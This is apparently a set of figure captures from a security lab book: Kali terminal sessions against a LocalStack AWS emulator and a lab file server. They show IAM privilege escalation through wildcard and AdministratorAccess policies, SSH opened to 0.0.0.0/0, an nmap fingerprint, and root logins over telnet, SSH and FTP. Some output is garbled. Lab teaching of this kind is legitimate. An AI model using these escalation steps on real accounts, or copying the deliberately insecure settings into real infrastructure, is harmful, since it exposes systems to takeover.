{
    "User": {
        "Path": "/",
        "UserName": "DevUser",
        "UserId": "blx0pfimzytmzz6c6f6",
        "Arn": "arn:aws:iam::000000000000:user/DevUser",
        "CreateDate": "2025-06-12T05:46:34.327000+00:00"
    }
}
```

Figure 10.11

```
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam attach-user-policy --user-name AdminUser --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

Figure 10.12

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": [
                "AWS": "arn:aws:iam::000000000000:user/DevUser"
            ],
            "Action": "sts:AssumeRole"
        }
    ]
}
```

Figure 10.14

```

(kali㉿kali)-[~]
└─$ cat > devuser-policy.json <<EOF
heredoc> {
heredoc>     "Version": "2012-10-17",
heredoc>     "Statement": [
heredoc>         {
heredoc>             "Effect": "Allow",
heredoc>             "Action": "*",
heredoc>             "Resource": "*"
heredoc>         }
heredoc>     ]
heredoc> }
heredoc> EOF
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-policy --policy-name DevUserFull --policy-document file://devuser-policy.json
{
    "Policy": {
        "PolicyName": "DevUserFull",
        "PolicyId": "AKVZD3XR2K7KYBDRGGKKT",
        "Arn": "arn:aws:iam::000000000000:policy/DevUserFull",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 0,
        "CreateDate": "2025-06-12T06:00:51.142000+00:00",
        "UpdateDate": "2025-06-12T06:00:51.142000+00:00"
    }
}
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam attach-user-policy --user-name DevUser --policy-arn arn:aws:iam::000000000000:policy/DevUserFull

```

Figure 10.13

```

(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-role --role-name DevRole --assume-role-policy-document file://trust-policy.json --output table
+-----+-----+-----+-----+-----+
| Arn   | CreateDate | Path  | RoleId | RoleName |
+-----+-----+-----+-----+-----+
| arn:aws:iam::000000000000:role/DevRole | 2025-06-12T06:49:38.339000+00:00 | /     | AROAQAAAAAAN4KNUAPVY | DevRole  |
+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
| Version | AssumeRolePolicyDocument |
+-----+-----+-----+-----+-----+
| 2012-10-17 | Statement |
+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
| Action | Effect |
+-----+-----+-----+-----+-----+
| sts:AssumeRole | Allow |
+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
| Principal |
+-----+-----+-----+-----+-----+
| AWS | arn:aws:iam::000000000000:user/DevUser |
+-----+-----+-----+-----+-----+
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam attach-role-policy --role-name DevRole --policy-arn arn:aws:policy/ReadOnlyAccess

```

Figure 10.15

```

(kali㉿kali)-[~]
└─$ aws --profile default --endpoint-url=http://192.168.1.10:4566 iam list-attached-user-policies --user-name AdminUser --output table
+-----+-----+
| ListAttachedUserPolicies |
+-----+-----+
+-----+-----+
| AttachedPolicies |
+-----+-----+
+-----+-----+
| PolicyArn | PolicyName |
+-----+-----+
| arn:aws:iam::aws:policy/AdministratorAccess | AdministratorAccess |
+-----+-----+

```

Figure 10.18

```

(kali㉿kali)-[~]
└─$ aws --profile default --endpoint-url=http://192.168.1.10:4566 iam list-attached-user-policies --user-name DevUser --output table
+-----+-----+
| ListAttachedUserPolicies |
+-----+-----+
+-----+-----+
| AttachedPolicies |
+-----+-----+
+-----+-----+
| PolicyArn | PolicyName |
+-----+-----+
| arn:aws:iam::000000000000:policy/DevUserFull | DevUserFull |
+-----+-----+

```

Figure 10.20

```
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 ec2 create-security-group --group-name insecure-sg --description "SSH open to world" --output text --query 'GroupId'
sg-ad9830c36c994f5ca
```

Figure 10.22

```
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 ec2 authorize-security-group-ingress --group-id sg-ad9830c36c994f5ca --protocol tcp --port 22 --cidr 0.0.0.0/0
{
    "Return": true,
    "SecurityGroupRules": [
        {
            "TaskIDSub": "SecurityGroupRuleId": "sgr-2553b7b926fb5931c",
            "GroupId": "sg-ad9830c36c994f5ca",
            "GroupOwnerId": "000000000000",
            "IsEgress": false,
            "IpProtocol": "tcp",
            "FromPort": 22,
            "ToPort": 22,
            "CidrIpv4": "0.0.0.0/0",
            "Description": "",
            "Tags": []
        }
    ]
}
```

Figure 10.23

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port12321-TCP:V=7.94$VN%#SSL#I=7%D=6/12%T=684B3664%P=x86_64-pc-linu
SF:x-gnuxr(GetRequest,685B,"HTTP/1.0.\0\x20200\x20Document\x20follows\r\nDate
SF:re:\x20\thu,\x2012\x20Jun\x202025,x2020:19:47\x20GMT\r\nServer:\x20Minis
SF:r\n\r\nConnection:\x20close\r\nAuth-type:\x20auth-required=1\r\nSet-Cook
SF:ie:\x20redirect=1;\x20path=/;x20secure;x20httpsOnly\r\nSet-Cookie:\x20
SF:testing=1;\x20path=/;x20secure;x20httpsOnly\r\nX-Frame-Options:\x20SAM
SF:EORIGIN\r\nContent-Security-Policy:\x20script-src\x20'self'\x20'unsafe-
SF:inline'\x20'unsafe-eval';\x20frame-src\x20'self';\x20child-src\x20'self
SF:'r\nX-Content-Type-Options:\x20nosniff\r\nX-no-links:\x201\r\nContent-
SF:type:\x20text/html;\x20Charset=UTF-8\r\nr\n<!DOCTYPE\x20HTML>\n<html>
SF:>\x20data-bgs=\\"gainsboro\\">\x20<class\x20="session_login"\>>\n<head>\n</head>\n<meta
SF:>\x20name=\\"color-scheme\"\x20content=\\"only\x20!light"\>\n<x20noscript>
SF:>\x20<style>\x20html{\data-bgs=\\"gainsboro\\\"}\x20{\x20background-color:
SF:F:#d6d6d6;\x20}\x20html{\data-bgs=\\"nightRider\\\"}\x20{\x20background
SF:color:\x20#\x20#1a1c20;\x20}\x20html{\data-bgs=\\"nightRider\\\"}\x20{\x20div{\[data
SF:a-noscript]\x20{\x20color:\x20#979ba080;\x20}\x20}\x20html{\[data-slider-fix
SF:ed='1'\]\x20{\x20margin-right:\x200\!\x20!important;\x20}\x20body\x20>\x2
SF:\x20{\x20{\x20{\x20display:\x20none\x20!impo"}\x20
SF:HTTPOptions,685B,"HTTP/1.0.\0\x20200\x20Document\x20follows\r\nDate:\x20
SF:hu,\x2012\x20Jun\x202025,x2020:19:47\x20GMT\r\nServer:\x20Miniserv\r\nC
SF:onnection:\x20close\r\nAuth-type:\x20auth-required=1\r\nSet-Cookie:\x20testi
SF:ng=1;\x20path=/;x20secure;x20httpsOnly\r\nSet-Cookie:\x20testing
SF:=1;\x20path=/;x20secure;x20httpsOnly\r\nX-Frame-Options:\x20SAMEORIGIN
SF:\r\nContent-Security-Policy:\x20script-src\x20'self'\x20'unsafe-inline'
SF:\x20'unsafe-eval';\x20frame-src\x20'self';\x20child-src\x20'self'\r\nX-
SF:Content-Type-Options:\x20nosniff\r\nX-no-links:\x201\r\nContent-type:\x20
SF:20text/html;\x20Charset=UTF-8\r\nr\n<!DOCTYPE\x20HTML>\n<html>
SF:>\x20data-bgs=\\"gainsboro\\">\x20<class\x20="session_login"\>>\n<head>\n</head>\n<meta
SF:>\x20name=\\"color-scheme\"\x20content=\\"only\x20!light"\>\n<\x20noscript>\x20
SF:yle>\x20html{\[data-bgs=\\"gainsboro\\\"}\x20{\x20background-color:\x20#d6
SF:d6d6;\x20}\x20html{\[data-bgs=\\"nightRider\\\"}\x20{\x20background-color:
SF:\x20#\x20#1a1c20;\x20}\x20html{\[data-bgs=\\"nightRider\\\"}\x20{\x20div{\[data
SF:ipt]\x20{\x20color:\x20#979ba080;\x20}\x20}\x20html{\[data-slider-fixed='1'
SF:\]\x20{\x20{\x20margin-right:\x200\!\x20!important;\x20}\x20body\x20>\x20\x20
SF:div{\[data-noscript]\x20{\x20{\x20display:\x20none\x20!impo"}\x20
MAC Address: BC:24:11:65:2D:E1 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.77 seconds
```

Figure 10.31

```
(kali㉿kali)-[~]
└─$ telnet 192.168.1.12 23 | tee ~/iot_assessment/iot_telnet_login.txt
Trying 192.168.1.12...
Connected to 192.168.1.12.
Escape character is '^}'.

Linux 6.1.0-21-amd64 (fileserver) (pts/0)

fileserver login: root
Password:
Welcome to Fileserver, TurnKey GNU/Linux 18.0 (Debian 12/Bookworm)

System information for Fri Jun 13 02:42:34 2025 (UTC+0000)

  System load: 0.00          Memory usage: 33.1%
  Processes: 115            Swap usage: 2.5%
  Usage of /: 24.4% of 13.08GB  IP address for eth0: 192.168.1.12

TKLBAM (Backup and Migration): NOT INITIALIZED

To initialize TKLBAM, run the "tklbam-init" command to link this
system to your TurnKey Hub account. For details see the man page or
go to:
  Tasker: https://www.turnkeylinux.org/tkldam

For Advanced commandline config run: confconsole

For more info see: https://www.turnkeylinux.org/docs/confconsole

Linux fileserver 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
Last login: Tue Jun 3 01:51:58 UTC 2025 from 192.168.1.50 on pts/1
root@fileserver ~# ^C
root@fileserver ~# exit
logout
Connection closed by foreign host.

(kali㉿kali)-[~]
└─$
```

Figure 10.32

```
(kali㉿kali)-[~]
└─$ ssh root@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:RneWz0QXfpDvrg3YBw3IU+nA1xcxvUVFDsrko4rUMvo.
his key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.

root@192.168.1.12's password:
Welcome to Fileserver, TurnKey GNU/Linux 18.0 (Debian 12/Bookworm)

System information for Fri Jun 13 02:52:54 2025 (UTC+0000)

  System load: 0.00          Memory usage: 33.4%
  Processes: 114            Swap usage: 2.5%
  Usage of /: 24.4% of 13.08GB  IP address for eth0: 192.168.1.12

TKLBAM (Backup and Migration): NOT INITIALIZED

To initialize TKLBAM, run the "tklbam-init" command to link this
system to your TurnKey Hub account. For details see the man page or
go to:
  https://www.turnkeylinux.org/tkldam

For Advanced commandline config run: confconsole

For more info see: https://www.turnkeylinux.org/docs/confconsole

Linux fileserver 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
Last login: Fri Jun 13 02:42:34, 2025 from 192.168.1.14
root@fileserver ~#
```

Figure 10.33

```
(kali㉿kali)-[~]
└─$ ftp 192.168.1.12 | tee ~/iot_assessment/iot_ftp_login.txt
Name (192.168.1.12:kali): root
Password:
ftp> exit
```

Figure 10.34




Figure 10.35

## Appendix 11